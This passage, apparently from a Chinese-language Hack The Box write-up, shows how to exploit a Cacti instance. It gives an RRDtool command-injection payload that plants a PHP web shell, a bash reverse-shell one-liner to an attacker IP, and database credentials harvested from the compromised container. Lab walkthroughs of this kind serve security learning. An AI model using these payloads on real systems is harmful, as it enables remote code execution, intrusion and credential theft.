
随后打开BurpSuite代理,直接点击页面末尾的保存按钮,捕获网络请求包:

将请求发送到Repeater,找到right_axis_label参数,将下面的EXP进行URL编码后填入发送(注意编码后的Payload末尾应该加上一个%0a):
XXX
create my.rrd --step 300 DS:temp:GAUGE:600:-273:5000 RRA:AVERAGE:0.5:1:1200
graph shell.php -s now -a CSV DEF:out=my.rrd:temp:AVERAGE LINE1:out:<?=system($_GET[0]);?>
修改成功!切换到控制台的“创建 -> 新图形”功能,使用Advanced Ping模板新建一个恶意收集分析器:

点击创建,成功后切换到顶端的“图形”选项卡,点击树状图中的Linux Local Machine:

直接筛选出PING - Advanced Ping模板图形分析器,点击右上角的设置按钮,进入实用工具视图:

最后点击右上角的“图行数据”按钮触发恶意命令,访问http://cacti.monitorsfour.htb/cacti/shell.php:

木马写入成功!直接执行反弹Shell命令(需要URL编码):
/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.101/443 0>&1'
反弹Shell成功!!
权限提升
目录信息收集
进入系统后,执行目录信息收集。在根目录下发现.dockerenv文件,说明当前处于Docker容器内:

查看Cacti监控系统SQL连接配置文件./include/config.php:

成功发现MySQL用户凭据:
- 服务器地址:
mariadb - 用户名:
cactidbuser - 密码:
7pyrf6ly8qx
除此之外,还在/etc/resolv.conf配置文件内发现了一些注释,注释内存在内网IP地址:192.168.65.7,该IP地址还被描述为额外的内网DNS服务器:
cat /etc/resolv.conf
